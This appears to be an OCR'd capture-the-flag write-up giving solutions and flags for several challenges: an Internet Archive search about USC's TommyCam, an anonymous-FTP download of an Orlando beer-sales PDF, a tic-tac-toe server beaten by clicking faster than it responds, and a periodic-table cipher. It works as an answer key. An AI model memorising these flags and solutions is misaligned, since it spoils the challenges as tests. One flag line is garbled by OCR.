


TommyCam

454

> In May of 1995, university staff members completed what would become a quirky, well-enjoyed campus feature - TommyCam! The 24/7 live video feed of our unofficial mascot's statue, Tommy Trojan, is still going strong almost 30 years later.
>
> The site usc.edu was first archived by the Internet Archive in December 1996. At that time, the site included the technical specs for TommyCam. What PC was initially used to run TommyCam?
>
> Answers should be formatted like this, for example: CYBORG{ThinkPad T480}
>
> *Note: this challenge is limited to 10 attempts to prevent brute-forcing*
>
> *author: moonlight*


Use wayback machine and click2 from there.



Explore more than 916 billion web pages saved over time

usc.edu

Saved **94,994 times** between December 23, 1996 and October 10, 2024.



University Information
Administration, Athletics, Employment, Health Care Services, Publications and Broadcast Media, Services for Journalists...

Academic Resources
Academic Departments, Computing, Health Sciences, Libraries, Researchers' Resources, Research at USC...

Student Services
Admission, Career Center, Catalogue, Financial Aid, Housing, OASIS, Registrar, Schedule of Classes, Student Affairs, Student Organizations...

USC Showcase
Accomplishments, People and Projects of Note, as well as other Way Cool Stuff.

People & Places
Directories, Phone Books and Personal Web Pages. Visiting USC, Directions, Parking and Mailing Addresses.

Click anywhere on the image above to navigate USCweb, or use our plain-text directory.


You can get a view of our campus and today's weather via TommyCam.

Comments, Questions and Suggestions...

USCweb | University Information | Academic Resources | Student Services | USC Showcase | People at USC
New | Index | Search | Map | Help

Copyright © 1996 The University of Southern California. All RIGHTS RESERVED.
All trademarks mentioned herein belong to their respective owners.

USCweb Development Team



Bringing You Live Images from the USC Campus Each Minute

Sunday, December 22, 1996, 08:44:54 PM Pacific Standard Time (GMT-8)

Reload the document to see a new picture.


Welcome to the University of Southern California. Currently, the temperature is 49 degrees, there is no wind and it's partly cloudy. So far, today's low was 49 degrees and the high was 64 degrees.

You are viewing the center of our campus from a camera located in the Student Union Building. The bronze statue of our collegiate symbol Tommy Trojan stands at the center of the picture. To your left is Bovard Administration Building; to your right is Trousdale Parkway. The park you glimpse to the upper right is Alumni Park which is in front of Doheny Library.

- VR Tours of USC
- Past Events: Movies, Etc.
- Coming Events: Events at Tommy Trojan, USC Calendar.

- Technical Information, Future Improvements.
- Credits

Admission to USC



Technical Information

System Architecture

TommyCam is a World Wide Web system for showing current views of the USC Campus. Because it started out as a proof-of-concept project, most of the equipment was scavenged from older equipment in our offices.

The picture comes from a Panasonic Color Digital Video Camera (model GP-KR222 with a manual zoom lens) located in the Student Union building. This new camera replaces a standard home video camera that was used for the first few months. The camera is connected to a video frame grabber board (Quanta WinVision Pro) in a Toshiba 5200 80386 based laptop PC. The video capture card resides in the 16 bit ISA slot, and an old 8 bit network card fills the remaining 8 bit slot.

A Visual Basic program is used to control the system. Every minute, it launches a custom DOS program to capture one frame from the video camera and save it to disk in the GIF format. (Previously, the ZSoft PhotoFinish TWAIN video capture program that came with the video card was used to grab an image, quantize it to 256 colors, and convert to GIF. All of these functions are features of the image capture software, so the Visual Basic program just sent menu commands.) After the GIF image is saved to disk, a winsock VBX is used to send the image to a receiver program on the WWW server (A Sun UNIX host). The TommyCam Home Page refers to the current image, so it gets updated each time you reload. Each image is saved, and once a night they are encoded into an MPEG file using the Berkeley MPEG encoder.


Possible Future Improvements

In our spare time (yeah, right) we have thought of many possible project improvements. Some are seriously on the agenda as time permits, and some are to keep everyone from asking us to add some new feature again and again.

1. Using other image sizes or formats (JPEG) as an option.
2. Using the Netscape "Client Pull" mechanism to keep a client's page updated. We have avoided this so far to prevent undue load on the server.
3. Make highly compressed images between the main ones, and send them as a multi-part MIME ala the NYU LabCam.
4. Get a higher powered machine to run its own server so the system can be stand-alone and serve up some of these more dynamic schemes without overloading the campus web server.
5. Providing some audio source so people can hear what's going on. We would need to be careful of copyrights on performances etc.
6. Making the system mobile, or making a mobile unit to show special events at other places on campus.
7. Broadcasting over MBONE or similar multi-casting network (or CuSeeMe).

Carl F. Sutter | <sutter@usc.edu>

{Toshiba 5200 80386}



beer sales


484

In August 2024, a lot of beer was sold in Orlando, Florida. But how much, exactly? Lucky for us, they left the exact number on a PDF on an open FTP server! Include the total number of gallons of beer.

For example: CYBORG{712931.12}

Note: this challenge is limited to 10 attempts to prevent brute-forcing.

author: moonlight




Florida Governor Ron DeSantis
www.flgov.com › pub › llweb › Beer4

Summary of Reported Beer Sales for Orlando August 2024

Summary of Reported **Beer** Sales for **Orlando**. **August 2024**. Bulk Gallons. Quarts. Taxable Sales. Pints. Distributor/Location. October 06, 2024. Non-Taxable Sales.

‘Get’ the pdf file from the ftp server because cant download the pdf from the google url.



```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[~]
└─$ ftp www.flgov.com
Connected to www.flgov.com.
220-                  ~~~~~WARNING~~~~~
220-
220-Access to and/or use of NWRDC computing systems and networks are
220-restricted to official use by NWRDC authorized individuals.  These
220-systems or networks may contain or have access to US Government or
220-other sensitive data.  Unauthorized access, use, or modification of
220-these computer systems, networks, or the data contained within is
220-prohibited.  Violators may be subject to criminal, civil, and/or
220-administrative penalties.
220-
220-            ~~~~~CONSENT TO MONITORING~~~~~
220-
220-All information on these computer systems and networks are monitored
220-and will be intercepted, recorded, read, copied, and disclosed by
220-and to authorized personnel for official purposes, including criminal
220-investigations.  Access or use of these systems or networks by any
220-person, whether authorized or unauthorized, constitutes consent to
220-these terms for all purposes including law enforcement.
220-
220-            Northwest Regional Data Center
220-
220-
220 sun114z1.dms.state.fl.us FTP server ready.
Name (www.flgov.com:zeqzoq): anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
230-The response '' is not valid
230-Next time please use your e-mail address as your password
230-   for example: joe@199.250.30.42
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd pub
250 CWD command successful.
ftp> cd llweb
250 CWD command successful.
ftp> get Beer4.pdf
local: Beer4.pdf remote: Beer4.pdf
229 Entering Extended Passive Mode (|||35924|)
150 Opening BINARY mode data connection for Beer4.pdf (91142 bytes).
100% |***************************************************************************|  91142      49.86 KiB/s    00:00 ETA
226 Transfer complete.
91142 bytes received in 00:02 (43.63 KiB/s)
ftp>
```

SANFORD BREWING COMPANY SANFORD	6903102	0.00
SANWA TRADING CO, INC ORLANDO	5808661	3,984.00
SIDE DOOR BREWING COMPANY LLC PORT ST LUCIE	6602312	0.00
SIDEWARD BREWING CO ORLANDO	5808830	5,256.00
SOUTHERN EAGLE DISTRIBUTING INC FT PIERCE	6600070	11,053,434.00
SR PERROTT INC ORMOND BEACH	7400544	5,559,661.00
SUNCREEK BREWERY CLERMONT	4502164	1,728.00
SUNSHINE STATE DISTRIBUTING LLC ORLANDO	5808797	265,896.00
TACTICAL BREWING COMPANY ORLANDO	5808823	4,368.00
TEPUI FLAVORS LLC ORLANDO	5808875	12,690.00


Page 5 of 6

Distributor/Location	LicenseNumber	Pints
THREE ODD GUYS BREWING APOPKA	5808850	0.00
TITAN PRODUCTS OF PR CORP ORLANDO	5808775	259,776.00
TOLL ROAD BREWING COMPANY OCOEE	5808819	0.00
TUSCANY DISTRIBUTORS CENTRAL FLORIDA LLC ORLANDO	5808684	0.00

November 02, 2024

Summary of Reported Beer Sales
for Orlando
August 2024

		Taxable Sales			Non-Taxable Sales			Total Sales		
Distributor/Location	**LicenseNumber**	**Pints**	**Quarts**	**Bulk Gallons**	**Pints**	**Quarts**	**Bulk Gallons**	**Pints**	**Quarts**	**Bulk Gallons**
THREE ODD GUYS BREWING APOPKA	5808850	0.00	0.00	455.30	0.00	0.00	0.00	0.00	0.00	455.30
TITAN PRODUCTS OF PR CORP ORLANDO	5808775	259,776.00	0.00	191.17	18,768.00	0.00	0.00	278,544.00	0.00	191.17
TOLL ROAD BREWING COMPANY OCOEE	5808819	0.00	0.00	335.90	0.00	0.00	0.00	0.00	0.00	335.90
TUSCANY DISTRIBUTORS CENTRAL FLORIDA LLC ORLANDO	5808684	0.00	0.00	0.00	120.00	60.00	0.00	120.00	60.00	0.00
VINEYARD SELECTIONS TITUSVILLE	1505408	48.00	0.00	0.00	0.00	0.00	0.00	48.00	0.00	0.00
WALKING TREE BREWERY VERO BEACH	4101610	2,112.00	0.00	1,375.14	0.00	0.00	0.00	2,112.00	0.00	1,375.14
WAYNE DENSCH SANFORD	6902284	5,042,025.00	154,764.00	48,332.46	9,792.00	0.00	123.99	5,051,817.00	154,764.00	48,456.45
WINELINK ORLANDO	5808669	8,352.00	0.00	0.00	0.00	0.00	0.00	8,352.00	0.00	0.00
WOLF BRANCH BREWING CO EUSTIS	4502163	0.00	0.00	62.00	0.00	0.00	0.00	0.00	0.00	62.00
WOLF BRANCH BREWING CO LEESBURG	4502178	0.00	0.00	589.00	0.00	0.00	0.00	0.00	0.00	589.00
WOLF BRANCH BREWING CO MOUNT DORA	4502168	0.00	0.00	310.00	0.00	0.00	0.00	0.00	0.00	310.00
WOPS HOPS BREWING COMPANY SANFORD	6903093	0.00	16.00	418.53	0.00	0.00	0.00	0.00	16.00	418.53
	District Total:	**76,409,522.00**	**3,802,432.00**	**844,841.68**	**875,539.00**	**42,765.00**	**16,799.68**	**77,285,061.00**	**3,845,197.00**	**861,641.36**



tictactocket


482

Can you win a game of tic-tac-toe?


author: neonlian

https://usc-tictactocket.chals.io

Clicked faster than the response.



CYBORG{S3RVER_W45_0VERTRUST1NG}



decipherium

475


Help I've been trapped in SGM for 3 hours!!

author: neonlian

3ORG{PERI0DIC_C1PH3R_0F_3LEMENT5}

Map to periodic table. Then from decimal and from hex.

```
Te Sb IL aTe Sn Te No I Sn Te Cs Cs Dy I Cd Te I I Sn Te La Sb Cd Te Te Te La Te Sb I No Te Sb Sb In I Cd Te Ba Sb Sb I Sn I Yb Sb Cd Te Xe I No Sb Sb Te Ho Te I Te Fm Te I Te Md I Te Sb I Cs Er
52 51 53 57 52 50 52 102 53 50 52 55 55 66 53 48 52 53 53 50 52 57 51 48 52 52 52 57 52 51 53 102 52 51 51 49 53 48 52 56 51 51 53 50 53 70 51 48 52 54 53 102 51 51 52 67 52 53 52 100 52 53 52 101 53 52 51 53 55 68
```




From Decimal
Delimiter: Space
☐ Support signed values

From Hex
Delimiter: None

```
52 51 53 57 52 50 52 102 53 50 52 55 55 66 53 48 52 53 53 50 52 57 51 48 52 52 52 57 52 51 53 102 52 51 51 49 53 48 52 56 51 51 53 50 53 70 51 48 52 54 53 102 51
51 52 67 52 53 52 100 52 53 52 101 53 52 51 53 55 68
```

214 1 Raw Bytes CRLF (detected)

```
CYBORG{PERI0DIC_C1PH3R_0F_3LEMENT5}
```




unpopcorn

481

